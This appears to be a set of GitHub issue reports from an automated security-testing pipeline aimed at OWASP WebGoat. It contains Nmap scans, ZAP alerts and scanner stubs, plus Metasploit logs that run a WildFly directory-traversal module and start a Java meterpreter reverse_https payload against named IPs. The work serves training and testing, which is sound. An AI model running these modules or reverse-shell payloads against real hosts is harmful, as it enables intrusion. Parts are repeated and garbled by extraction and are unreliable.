type:host:port[,type:host:port][...] RELATIVEFILEPATH standalone RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ basics/using-metasploit.html RPORT 8080 yes The target port (TCP) SSL false no Negotiate SSL/TLS for outgoing connections THREADS 1 yes The number of concurrent threads (max one per host) TRAVERSAL DEPTH 1 yes Traversal depth VHOST no HTTP server virtual host View the full module info with the info, or info -d command. [\*] resource (./src/exploitwildflydir\_traversal.rc)> Ruby Code (57 bytes) RHOSTS => resource (./src/exploitwildflydir traversal.rc)> run



Confidential

resource (./src/exploit <i>java</i> jmx <i>reverse</i> https.rc)> exit
[*] Payload Handler Started as Job
resource (./src/exploit <i>java</i> jmx <i>reverse</i> https.rc)> exploit
resource (./src/exploit <i>java</i> jmx <i>reverse</i> https.rc)> use payload/java/meterpreter/reverse_https
RHOSTS =>

# **Priority-Medium Nmap-ParrotOS Scan output**

GitHub Issue number # 786

GitHub Issue URL: Here!

parrotOS nmap "priority Medium"

Nmap vulnerability scanning for 4.224.35.6

Making sure that parrot OS docker image has all the latest updates...

Get:1 https://deb.parrot.sh/parrot parrot InRelease [14.6 kB]

Get:2 https://deb.parrot.sh/direct/parrot parrot-security InRelease [14.3 kB]

Get:3 https://deb.parrot.sh/parrot parrot-backports InRelease [14.5 kB]

Get:4 https://deb.parrot.sh/parrot parrot/main amd64 Packages [15.5 MB]

Get:5 https://deb.parrot.sh/parrot parrot/contrib amd64 Packages [103 kB]

Get:6 https://deb.parrot.sh/parrot parrot/non-free amd64 Packages [210 kB]

Get:7 https://deb.parrot.sh/direct/parrot parrot-security/main amd64 Packages [502 kB]

Get:8 https://deb.parrot.sh/direct/parrot parrot-security/non-free amd64 Packages [884 B]

Get:9 https://deb.parrot.sh/parrot parrot-backports/main amd64 Packages [980 kB]

Get:10 https://deb.parrot.sh/parrot parrot-backports/contrib amd64 Packages [19.6 kB]

Get:11 https://deb.parrot.sh/parrot parrot-backports/non-free amd64 Packages [50.9 kB]

Fetched 17.5 MB in 1s (11.7 MB/s)

Reading package lists...

Building dependency tree...

Reading state information...

47 packages can be upgraded. Run 'apt list --upgradable' to see them.

Reading package lists...

Building dependency tree...

Reading state information...

Calculating upgrade...

The following packages will be upgraded:

bind9-dnsutils bind9-host bind9-libs cpio curl dnsutils dpkg dpkg-dev file

libaom0 libc-bin libc-dev-bin libc-devtools libc-l10n libc6 libc6-dev
libc6-i386 libcups2 libcurl3-gnutls libcurl4 libdpkg-perl libgssapi-krb5-2
libjs-sphinxdoc libjson-c5 libk5crypto3 libkrb5-3 libkrb5support0
libmagic-mgc libmagic1 libpq5 libssl1.1 libwebp6 libwebpdemux2 libwebpmux3
libx11-6 libx11-data libxpm4 locales openssh-client openssh-server
openssh-sftp-server openssl postgresql postgresql-13 postgresql-client-13
postgresql-client-common postgresql-common

47 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.

Need to get 49.6 MB of archives.

After this operation, 34.8 kB disk space will be freed.

Do you want to continue? [Y/n] Abort.

Reading package lists...

Building dependency tree...

Reading state information...

Calculating upgrade...

The following packages will be upgraded:

bind9-dnsutils bind9-host bind9-libs cpio curl dnsutils dpkg dpkg-dev file libaom0 libc-bin libc-dev-bin libc-devtools libc-l10n libc6 libc6-dev libc6-i386 libcups2 libcurl3-gnutls libcurl4 libdpkg-perl libgssapi-krb5-2 libjs-sphinxdoc libjson-c5 libk5crypto3 libkrb5-3 libkrb5support0 libmagic-mgc libmagic1 libpq5 libssl1.1 libwebp6 libwebpdemux2 libwebpmux3 libx11-6 libx11-data libxpm4 locales openssh-client openssh-server openssh-sftp-server openssl postgresql postgresql-13 postgresql-client-13 postgresql-client-common postgresql-common

47 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.

Need to get 49.6 MB of archives.

After this operation, 34.8 kB disk space will be freed.

Do you want to continue? [Y/n] Abort.

Hit:1 https://deb.parrot.sh/parrot parrot InRelease

Hit:2 https://deb.parrot.sh/direct/parrot parrot-security InRelease

Hit:3 https://deb.parrot.sh/parrot parrot-backports InRelease

Reading package lists...

Building dependency tree... Reading state information... 47 packages can be upgraded. Run 'apt list --upgradable' to see them. Running basic nmap scan... Starting Nmap 7.92 (https://nmap.org) at 2023-12-07 07:19 UTC Nmap scan report for 4.224.35.6 Host is up (0.21s latency). Not shown: 65530 filtered tcp ports (no-response) PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0) | ssh-hostkey: | 256 74:52:8e:54:e6:b2:9c:f5:5b:39:62:85:f9:14:4b:4d (ECDSA) 256 8f:cf:72:0c:de:dc:08:28:1a:34:44:04:0d:e5:28:e1 (ED25519) 80/tcp closed http 443/tcp closed https 8080/tcp open http-proxy | fingerprint-strings: | FourOhFourRequest, HTTPOptions: | HTTP/1.1 404 Not Found | Connection: close | Content-Length: 0 | Date: Thu, 07 Dec 2023 07:23:21 GMT | GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SIPOptions, SMBProgNeg, SSLSessionReg, Socks5, TLSSessionReg, TerminalServerCookie, WMSRequest, oracle-tns: | HTTP/1.1 400 Bad Request | Content-Length: 0 | Connection: close | GetRequest: | HTTP/1.1 404 Not Found | Connection: close | Content-Length: 0 Date: Thu, 07 Dec 2023 07:23:20 GMT

```
| http-title: Site doesn't have a title.
9090/tcp open zeus-admin?
| fingerprint-strings:
| FourOhFourRequest:
| HTTP/1.1 404 Not Found
| Connection: close
| Content-Length: 0
| Date: Thu, 07 Dec 2023 07:24:02 GMT
| GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SIPOptions,
SMBProgNeg, SSLSessionReq, SqueezeCenter_CLI, TLSSessionReq,
TerminalServerCookie, WMSRequest, ibm-db2-das:
| HTTP/1.1 400 Bad Request
| Content-Length: 0
| Connection: close
| GetRequest:
| HTTP/1.1 404 Not Found
| Connection: close
| Content-Length: 0
| Date: Thu, 07 Dec 2023 07:23:20 GMT
| HTTPOptions:
| HTTP/1.1 404 Not Found
| Connection: close
| Content-Length: 0
Date: Thu, 07 Dec 2023 07:23:38 GMT
2 services unrecognized despite returning data. If you know the service/version, please
submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service:
=========NEXT SERVICE FINGERPRINT (SUBMIT
INDIVIDUALLY)========
SF-Port8080-TCP:V=7.92%I=7%D=12/7%Time=657172E8%P=x86 64-pc-linux-
gnu%r(Ge
SF:tRequest,65,"HTTP/1.1 404 Not Found Connection: close
SF: Content-Length: 0 Date: Thu, 07 Dec 2023 07:23:2
SF:0 GMT
")%r(HTTPOptions,65,"HTTP/1.1 404 Not Found
```

SF: Connection: close Content-Length: 0 Date: Thu, 07\x

SF:20Dec 2023 07:23:21 GMT

")%r(RTSPRequest,42,"HTTP/1.1\n

SF:x20400 Bad Request Content-Length: 0 Connection: clos

SF:e

")%r(FourOhFourRequest,65,"HTTP/1.1 404 Not Found \n

SF:nConnection: close Content-Length: 0 Date: Thu, 07

SF:0Dec 2023 07:23:21 GMT

")%r(Socks5,42,"HTTP/1.1 400

SF: Bad Request Content-Length: 0 Connection: close \n

SF:r ")%r(GenericLines,42,"HTTP/1.1 400 Bad Request Content-

SF:Length: 0 Connection: close

")%r(Help,42,"HTTP/1.1

SF:400 Bad Request Content-Length: 0 Connection: close

SF:

")%r(SSLSessionReg,42,"HTTP/1.1 400 Bad Request Cont

SF:ent-Length: 0 Connection: close

")%r(TerminalServerCook

SF:ie,42,"HTTP/1.1 400 Bad Request Content-Length: 0 Co

SF:nnection: close

")%r(TLSSessionReq,42,"HTTP/1.1 400 Ba

SF:d Request Content-Length: 0 Connection: close

")%

SF:r(Kerberos,42,"HTTP/1.1 400 Bad Request Content-Length:

SF:00 Connection: close

")%r(SMBProgNeg,42,"HTTP/1.1 400\n

SF:x20Bad Request Content-Length: 0 Connection: close

SF: ")%r(LPDString,42,"HTTP/1.1 400 Bad Request Content-Leng

SF:th: 0 Connection: close

")%r(LDAPSearchReq,42,"HTTP/1.

SF:1 400 Bad Request Content-Length: 0 Connection: cl

SF:ose

```
")%r(SIPOptions,42,"HTTP/1.1 400 Bad Request Co
SF:ntent-Length: 0 Connection: close
")%r(WMSRequest,42,"H
SF:TTP/1.1 400 Bad Request Content-Length: 0 Connection
SF:: close
")%r(oracle-tns,42,"HTTP/1.1 400 Bad Reques
SF:t Content-Length: 0 Connection: close
");
==========NEXT SERVICE FINGERPRINT (SUBMIT
INDIVIDUALLY)========
SF-Port9090-TCP:V=7.92%I=7%D=12/7%Time=657172E8%P=x86 64-pc-linux-
gnu%r(Ge
SF:tRequest,65,"HTTP/1.1 404 Not Found Connection: close
SF: Content-Length: 0 Date: Thu, 07 Dec 2023 07:23:2
SF:0 GMT
")%r(WMSRequest,42,"HTTP/1.1 400 Bad Request\n
SF:r Content-Length: 0 Connection: close
")%r(ibm-db2-das
SF:,42,"HTTP/1.1 400 Bad Request Content-Length: 0 Conn
SF:ection: close
")%r(SqueezeCenter CLI,42,"HTTP/1.1 400
SF:Bad Request Content-Length: 0 Connection: close
SF:)%r(GenericLines,42,"HTTP/1.1 400 Bad Reguest Content-Leng
SF:th: 0 Connection: close
")%r(HTTPOptions,65,"HTTP/1.1\n
SF:x20404 Not Found Connection: close Content-Length: 0\n
SF:r Date: Thu, 07 Dec 2023 07:23:38 GMT
")%r(RT
SF:SPRequest,42,"HTTP/1.1 400 Bad Request Content-Length:
SF:0 Connection: close
")%r(Help,42,"HTTP/1.1 400 Bad\n
SF:x20Request Content-Length: 0 Connection: close
```

")%r(

SF:SSLSessionReq,42,"HTTP/1.1 400 Bad Request Content-Length:

SF: 0 Connection: close

")%r(TerminalServerCookie,42,"HTTP

SF:/1.1 400 Bad Request Content-Length: 0 Connection:\x

SF:20close

")%r(TLSSessionReg,42,"HTTP/1.1 400 Bad Regues

SF:t Content-Length: 0 Connection: close

")%r(Kerberos,

SF:42,"HTTP/1.1 400 Bad Request Content-Length: 0 Conne

SF:ction: close

")%r(SMBProgNeg,42,"HTTP/1.1 400 Bad R

SF:equest Content-Length: 0 Connection: close

")%r(Four

SF:OhFourRequest,65,"HTTP/1.1 404 Not Found Connection: cl

SF:ose Content-Length: 0 Date: Thu, 07 Dec 2023 07

SF::24:02 GMT

")%r(LPDString,42,"HTTP/1.1 400 Bad Requ

SF:est Content-Length: 0 Connection: close

")%r(LDAPSea

SF:rchReg,42,"HTTP/1.1 400 Bad Request Content-Length: 0

SF: Connection: close

")%r(SIPOptions,42,"HTTP/1.1 400 B

SF:ad Request Content-Length: 0 Connection: close

");

Device type: general purpose|storage-misc|firewall

Running (JUST GUESSING): Linux 4.X|2.6.X|3.X (86%), Synology DiskStation Manager 5.X (86%), WatchGuard Fireware 11.X (86%), FreeBSD 6.X (85%)

OS CPE: cpe:/o:linux:linuxkernel:4.0 cpe:/o:linux:linuxkernel:2.6.32 cpe:/o:linux:linuxkernel:3.4 cpe:/o:linux:linuxkernel cpe:/a:synology:diskstation\_manager:5.1 cpe:/o:watchguard:fireware:11.8 cpe:/o:freebsd:freebsd:6.2

Aggressive OS guesses: Linux 4.0 (86%), Linux 2.6.32 (86%), Linux 3.4 (86%), Linux 3.5 (86%), Linux 4.2 (86%), Linux 4.4 (86%), Synology DiskStation Manager 5.1 (86%), WatchGuard Fireware 11.8 (86%), Linux 2.6.39 (85%), Linux 3.10 - 3.16 (85%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 2 hops

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

TRACEROUTE (using port 80/tcp)

**HOP RTT ADDRESS** 

1 0.02 ms 172.17.0.1

2 5322.28 ms 4.224.35.6

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 330.21 seconds

Running vulnerability scanning using basic nmap scripts - SQL Injection...

Starting Nmap 7.92 (https://nmap.org) at 2023-12-07 07:25 UTC

Nmap scan report for 4.224.35.6

Host is up (0.21s latency).

PORT STATE SERVICE

8080/tcp open http-proxy

Nmap done: 1 IP address (1 host up) scanned in 0.76 seconds

Running vulnerability scanning using CSS nmap script...

Starting Nmap 7.92 (https://nmap.org) at 2023-12-07 07:25 UTC

Nmap scan report for 4.224.35.6

Host is up (0.20s latency).

PORT STATE SERVICE

8080/tcp open http-proxy

Nmap done: 1 IP address (1 host up) scanned in 1.33 seconds

# **Priority High - Sonar Cloud Code Scan Report**

GitHub Issue number # 785

GitHub Issue URL: Here!

SonarCloud "priority High"

#### SonarCloud Scan for OWASP WebGoat

Go to <a href="https://sonarcloud.io/project/overview?id=pradyumna-muppirala\_WebGoatSAST">https://sonarcloud.io/project/overview?id=pradyumna-muppirala\_WebGoatSAST</a> for full report of SonarCloud with Github SSO.

### **Priority High - Snyk Report**

GitHub Issue number # 784

GitHub Issue URL: Here!

Snyk\_scan "priotity High"

### **Snyk Scan for OWASP WebGoat**

Go to <a href="https://app.snyk.io/org/pradyumna-muppirala">https://app.snyk.io/org/pradyumna-muppirala</a> for full report of Snyk with Github SSO.

# **Priotity-High Pytest-Playwright Test Output Issue**

GitHub Issue number # 783 GitHub Issue URL: Here! **Playwright** pytest "priority High" Starting pytests.... ======= test session starts \_\_\_\_\_ platform linux -- Python 3.10.12, pytest-7.4.3, pluggy-1.3.0 rootdir: /home/runner/work/ASTICI/ASTICI configfile: apture=tee-sys plugins: anyio-4.1.0, playwright-0.4.3, tornasync-0.6.0.post2, asyncio-0.23.2, baseurl-2.0.0, trio-0.8.0 asyncio: mode=strict collected 5 items src/test\_AsyncWebGoatUseCases.py ... [ 60%] src/test\_WebGoatUseCases.py .. [100%] \_\_\_\_\_\_ ======== 5 passed in 26.59s \_\_\_\_\_ Stop pytests....

# Priority-High - OWASP WebGoat Landing Page ZAP Scan

GitHub Issue number # 782

GitHub Issue URL: Here!

- Site: <a href="http://4.188.249.196:8080">http://4.188.249.196:8080</a> New Alerts
  - Absence of Anti-CSRF Tokens [10202] total: 1:
    - <a href="http://4.188.249.196:8080/WebGoat/login">http://4.188.249.196:8080/WebGoat/login</a>
  - Anti-CSRF Tokens Check [20012] total: 1:
    - <a href="http://4.188.249.196:8080/WebGoat/login">http://4.188.249.196:8080/WebGoat/login</a>
  - Content Security Policy (CSP) Header Not Set [10038] total: 1:
    - http://4.188.249.196:8080/WebGoat/login
  - Missing Anti-clickjacking Header [10020] total: 1:
    - http://4.188.249.196:8080/WebGoat/login
  - Cookie No HttpOnly Flag [10010] total: 1:
    - <a href="http://4.188.249.196:8080/WebGoat/start.mvc">http://4.188.249.196:8080/WebGoat/start.mvc</a>
  - Cookie Slack Detector [90027] total: 2:
    - <a href="http://4.188.249.196:8080/WebGoat/login">http://4.188.249.196:8080/WebGoat/login</a>
    - http://4.188.249.196:8080/WebGoat/start.mvc
  - Cookie without SameSite Attribute [10054] total: 1:
    - http://4.188.249.196:8080/WebGoat/start.mvc
  - Permissions Policy Header Not Set [10063] total: 1:
    - <a href="http://4.188.249.196:8080/WebGoat/login">http://4.188.249.196:8080/WebGoat/login</a>
  - X-Content-Type-Options Header Missing [10021] total: 1:
    - <a href="http://4.188.249.196:8080/WebGoat/login">http://4.188.249.196:8080/WebGoat/login</a>
  - Base64 Disclosure [10094] total: 1:
    - http://4.188.249.196:8080/WebGoat/start.mvc
  - Non-Storable Content [10049] total: 1:
    - http://4.188.249.196:8080/WebGoat/start.mvc
  - Sec-Fetch-Dest Header is Missing [90005] total: 4:
    - http://4.188.249.196:8080/
    - http://4.188.249.196:8080/robots.txt
    - <a href="http://4.188.249.196:8080/WebGoat/login">http://4.188.249.196:8080/WebGoat/login</a>
    - http://4.188.249.196:8080/WebGoat/start.mvc
  - Sec-Fetch-Mode Header is Missing [90005] total: 4:
    - http://4.188.249.196:8080/
    - http://4.188.249.196:8080/robots.txt
    - <a href="http://4.188.249.196:8080/WebGoat/login">http://4.188.249.196:8080/WebGoat/login</a>
    - <a href="http://4.188.249.196:8080/WebGoat/start.mvc">http://4.188.249.196:8080/WebGoat/start.mvc</a>
  - Sec-Fetch-Site Header is Missing [90005] total: 4:
    - http://4.188.249.196:8080/
    - http://4.188.249.196:8080/robots.txt
    - http://4.188.249.196:8080/WebGoat/login
    - <a href="http://4.188.249.196:8080/WebGoat/start.mvc">http://4.188.249.196:8080/WebGoat/start.mvc</a>
  - Sec-Fetch-User Header is Missing [90005] total: 4:
    - http://4.188.249.196:8080/
    - http://4.188.249.196:8080/robots.txt
    - http://4.188.249.196:8080/WebGoat/login
    - http://4.188.249.196:8080/WebGoat/start.mvc
  - Session Management Response Identified [10112] total: 2:
     <a href="http://4.188.249.196:8080/WebGoat/start.mvc">http://4.188.249.196:8080/WebGoat/start.mvc</a>
    - http://4.188.249.196:8080/WebGoat/start.mvc
  - Storable and Cacheable Content [10049] total: 4:
    - http://4.188.249.196:8080/

- http://4.188.249.196:8080/robots.txt
- http://4.188.249.196:8080/sitemap.xml
- <a href="http://4.188.249.196:8080/WebGoat/login">http://4.188.249.196:8080/WebGoat/login</a>
- User Agent Fuzzer [10104] total: 12:
  - <a href="http://4.188.249.196:8080/WebGoat/start.mvc">http://4.188.249.196:8080/WebGoat/start.mvc</a>
  - <a href="http://4.188.249.196:8080/WebGoat/start.mvc">http://4.188.249.196:8080/WebGoat/start.mvc</a>
  - http://4.188.249.196:8080/WebGoat/start.mvc
  - <a href="http://4.188.249.196:8080/WebGoat/start.mvc">http://4.188.249.196:8080/WebGoat/start.mvc</a>
  - <a href="http://4.188.249.196:8080/WebGoat/start.mvc">http://4.188.249.196:8080/WebGoat/start.mvc</a>
  - **.**.

View the following link to download the report. RunnerID:7083222232

- Site: <a href="http://4.224.35.6:8080">http://4.224.35.6:8080</a> New Alerts
  - Absence of Anti-CSRF Tokens [10202] total: 1:
    - <a href="http://4.224.35.6:8080/WebGoat/login">http://4.224.35.6:8080/WebGoat/login</a>
  - Anti-CSRF Tokens Check [20012] total: 1:
    - http://4.224.35.6:8080/WebGoat/login
  - Content Security Policy (CSP) Header Not Set [10038] total: 1:
    - <a href="http://4.224.35.6:8080/WebGoat/login">http://4.224.35.6:8080/WebGoat/login</a>
  - Missing Anti-clickjacking Header [10020] total: 1:
    - http://4.224.35.6:8080/WebGoat/login
  - Permissions Policy Header Not Set [10063] total: 1:
    - <a href="http://4.224.35.6:8080/WebGoat/login">http://4.224.35.6:8080/WebGoat/login</a>
  - X-Content-Type-Options Header Missing [10021] total: 1:
    - http://4.224.35.6:8080/WebGoat/login
  - Sec-Fetch-Dest Header is Missing [90005] total: 4:
    - http://4.224.35.6:8080/
    - http://4.224.35.6:8080/robots.txt
    - http://4.224.35.6:8080/sitemap.xml
    - http://4.224.35.6:8080/WebGoat/login
  - Sec-Fetch-Mode Header is Missing [90005] total: 4:
    - http://4.224.35.6:8080/
    - <a href="http://4.224.35.6:8080/robots.txt">http://4.224.35.6:8080/robots.txt</a>
    - http://4.224.35.6:8080/sitemap.xml
    - http://4.224.35.6:8080/WebGoat/login
  - Sec-Fetch-Site Header is Missing [90005] total: 4:
    - <a href="http://4.224.35.6:8080/">http://4.224.35.6:8080/</a>
    - http://4.224.35.6:8080/robots.txt
    - http://4.224.35.6:8080/sitemap.xml
    - <a href="http://4.224.35.6:8080/WebGoat/login">http://4.224.35.6:8080/WebGoat/login</a>
  - Sec-Fetch-User Header is Missing [90005] total: 4:
    - http://4.224.35.6:8080/
    - http://4.224.35.6:8080/robots.txt
    - http://4.224.35.6:8080/sitemap.xml
    - <a href="http://4.224.35.6:8080/WebGoat/login">http://4.224.35.6:8080/WebGoat/login</a>
  - Storable and Cacheable Content [10049] total: 4:
    - http://4.224.35.6:8080/
    - http://4.224.35.6:8080/robots.txt
    - http://4.224.35.6:8080/sitemap.xml
    - <a href="http://4.224.35.6:8080/WebGoat/login">http://4.224.35.6:8080/WebGoat/login</a>

View the following link to download the report. RunnerID:7124934061

# **Priotity-High Metasploit-ParrotOS Test output**

GitHub Issue number # 781

GitHub Issue URL: Here!

parrotOS metasploit "priority High"

Interactive Application Security Testing:

Making sure that parrot OS docker image has all the latest updates...

Get:1 https://deb.parrot.sh/parrot parrot InRelease [14.6 kB]

Get:2 https://deb.parrot.sh/direct/parrot parrot-security InRelease [14.3 kB]

Get:3 https://deb.parrot.sh/parrot parrot-backports InRelease [14.5 kB]

Get:4 https://deb.parrot.sh/parrot parrot/main amd64 Packages [15.5 MB]

Get:5 https://deb.parrot.sh/parrot parrot/contrib amd64 Packages [103 kB]

Get:6 https://deb.parrot.sh/parrot parrot/non-free amd64 Packages [210 kB]

Get:7 https://deb.parrot.sh/direct/parrot parrot-security/main amd64 Packages [502 kB]

Get:8 https://deb.parrot.sh/direct/parrot parrot-security/non-free amd64 Packages [884 B]

Get:9 https://deb.parrot.sh/parrot parrot-backports/main amd64 Packages [980 kB]

Get:10 https://deb.parrot.sh/parrot parrot-backports/contrib amd64 Packages [19.6 kB]

Get:11 https://deb.parrot.sh/parrot parrot-backports/non-free amd64 Packages [50.9 kB]

Fetched 17.5 MB in 2s (7243 kB/s)

Reading package lists...

Building dependency tree...

Reading state information...

47 packages can be upgraded. Run 'apt list --upgradable' to see them.

Reading package lists...

Building dependency tree...

Reading state information...

Calculating upgrade...

The following packages will be upgraded:

bind9-dnsutils bind9-host bind9-libs cpio curl dnsutils dpkg dpkg-dev file

libaom0 libc-bin libc-dev-bin libc-devtools libc-l10n libc6 libc6-dev
libc6-i386 libcups2 libcurl3-gnutls libcurl4 libdpkg-perl libgssapi-krb5-2
libjs-sphinxdoc libjson-c5 libk5crypto3 libkrb5-3 libkrb5support0
libmagic-mgc libmagic1 libpq5 libssl1.1 libwebp6 libwebpdemux2 libwebpmux3
libx11-6 libx11-data libxpm4 locales openssh-client openssh-server
openssh-sftp-server openssl postgresql postgresql-13 postgresql-client-13
postgresql-client-common postgresql-common

47 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.

Need to get 49.6 MB of archives.

After this operation, 34.8 kB disk space will be freed.

Do you want to continue? [Y/n] Abort.

Reading package lists...

Building dependency tree...

Reading state information...

Calculating upgrade...

The following packages will be upgraded:

bind9-dnsutils bind9-host bind9-libs cpio curl dnsutils dpkg dpkg-dev file libaom0 libc-bin libc-dev-bin libc-devtools libc-l10n libc6 libc6-dev libc6-i386 libcups2 libcurl3-gnutls libcurl4 libdpkg-perl libgssapi-krb5-2 libjs-sphinxdoc libjson-c5 libk5crypto3 libkrb5-3 libkrb5support0 libmagic-mgc libmagic1 libpq5 libssl1.1 libwebp6 libwebpdemux2 libwebpmux3 libx11-6 libx11-data libxpm4 locales openssh-client openssh-server openssh-sftp-server openssl postgresql postgresql-13 postgresql-client-13 postgresql-client-common postgresql-common

47 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.

Need to get 49.6 MB of archives.

After this operation, 34.8 kB disk space will be freed.

Do you want to continue? [Y/n] Abort.


Hit:1 https://deb.parrot.sh/parrot parrot InRelease

Hit:2 https://deb.parrot.sh/direct/parrot parrot-security InRelease

Hit:3 https://deb.parrot.sh/parrot parrot-backports InRelease

Reading package lists...

Building dependency tree... Reading state information... 47 packages can be upgraded. Run 'apt list --upgradable' to see them. Cleaning up any existing old code copies of security tests... This is not a secure way to check out code; Getting the latest code copy for all security tests... \_\_\_\_\_\_ Metasploit Framework Exploit Demo: \_\_\_\_\_\_ Target Web Goat Instance IP Address: 4.188.249.196 Possible Metasploit exploits or auxilaries or payloads, that can used for attacking \_\_\_\_\_\_ Sample attack executions from msfconsole CLI >>> Sample 1: Running Wildfly directory traversal auxillary attack ... >>> [\*] Processing ./src/exploitwildflydir traversal.rc for ERB directives. resource (./src/exploitwildflydirtraversal.rc)> use auxiliary/scanner/http/wildflytraversal resource (./src/exploitwildflydir traversal.rc)> show options Module options (auxiliary/scanner/http/wildfly\_traversal): Name Current Setting Required Description Proxies no A proxy chain of format type:host:port[,type:host:port][...] RELATIVEFILEPATH standalone RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ basics/using-metasploit.html RPORT 8080 yes The target port (TCP) SSL false no Negotiate SSL/TLS for outgoing connections THREADS 1 yes The number of concurrent threads (max one per host) TRAVERSAL DEPTH 1 yes Traversal depth VHOST no HTTP server virtual host View the full module info with the info, or info -d command. [\*] resource (./src/exploitwildflydir\_traversal.rc)> Ruby Code (57 bytes) RHOSTS => resource (./src/exploitwildflydir traversal.rc)> run



Confidential

resource (./src/exploit <i>java</i> jmx <i>reverse</i> https.rc)> exit
[*] Payload Handler Started as Job
resource (./src/exploit <i>java</i> jmx <i>reverse</i> https.rc)> exploit
resource (./src/exploit <i>java</i> jmx <i>reverse</i> https.rc)> use payload/java/meterpreter/reverse_https
RHOSTS =>

# **Priority-Medium Nmap-ParrotOS Scan output**

GitHub Issue number # 780

GitHub Issue URL: Here!

parrotOS nmap "priority Medium"

Nmap vulnerability scanning for 4.188.249.196

Making sure that parrot OS docker image has all the latest updates...

Get:1 https://deb.parrot.sh/parrot parrot InRelease [14.6 kB]

Get:2 https://deb.parrot.sh/direct/parrot parrot-security InRelease [14.3 kB]

Get:3 https://deb.parrot.sh/parrot parrot-backports InRelease [14.5 kB]

Get:4 https://deb.parrot.sh/parrot parrot/main amd64 Packages [15.5 MB]

Get:5 https://deb.parrot.sh/parrot parrot/contrib amd64 Packages [103 kB]

Get:6 https://deb.parrot.sh/parrot parrot/non-free amd64 Packages [210 kB]

Get:7 https://deb.parrot.sh/direct/parrot parrot-security/main amd64 Packages [502 kB]

Get:8 https://deb.parrot.sh/direct/parrot parrot-security/non-free amd64 Packages [884 B]

Get:9 https://deb.parrot.sh/parrot parrot-backports/main amd64 Packages [980 kB]

Get:10 https://deb.parrot.sh/parrot parrot-backports/contrib amd64 Packages [19.6 kB]

Get:11 https://deb.parrot.sh/parrot parrot-backports/non-free amd64 Packages [50.9 kB]

Fetched 17.5 MB in 3s (6496 kB/s)

Reading package lists...

Building dependency tree...

Reading state information...

47 packages can be upgraded. Run 'apt list --upgradable' to see them.

Reading package lists...

Building dependency tree...

Reading state information...

Calculating upgrade...

The following packages will be upgraded:

bind9-dnsutils bind9-host bind9-libs cpio curl dnsutils dpkg dpkg-dev file

libaom0 libc-bin libc-dev-bin libc-devtools libc-l10n libc6 libc6-dev
libc6-i386 libcups2 libcurl3-gnutls libcurl4 libdpkg-perl libgssapi-krb5-2
libjs-sphinxdoc libjson-c5 libk5crypto3 libkrb5-3 libkrb5support0
libmagic-mgc libmagic1 libpq5 libssl1.1 libwebp6 libwebpdemux2 libwebpmux3
libx11-6 libx11-data libxpm4 locales openssh-client openssh-server
openssh-sftp-server openssl postgresql postgresql-13 postgresql-client-13
postgresql-client-common postgresql-common

47 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.

Need to get 49.6 MB of archives.

After this operation, 34.8 kB disk space will be freed.

Do you want to continue? [Y/n] Abort.

Reading package lists...

Building dependency tree...

Reading state information...

Calculating upgrade...

The following packages will be upgraded:

bind9-dnsutils bind9-host bind9-libs cpio curl dnsutils dpkg dpkg-dev file libaom0 libc-bin libc-dev-bin libc-devtools libc-l10n libc6 libc6-dev libc6-i386 libcups2 libcurl3-gnutls libcurl4 libdpkg-perl libgssapi-krb5-2 libjs-sphinxdoc libjson-c5 libk5crypto3 libkrb5-3 libkrb5support0 libmagic-mgc libmagic1 libpq5 libssl1.1 libwebp6 libwebpdemux2 libwebpmux3 libx11-6 libx11-data libxpm4 locales openssh-client openssh-server openssh-sftp-server openssl postgresql postgresql-13 postgresql-client-13 postgresql-client-common postgresql-common

47 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.

Need to get 49.6 MB of archives.

After this operation, 34.8 kB disk space will be freed.

Do you want to continue? [Y/n] Abort.

Hit:1 https://deb.parrot.sh/parrot parrot InRelease

Hit:2 https://deb.parrot.sh/direct/parrot parrot-security InRelease

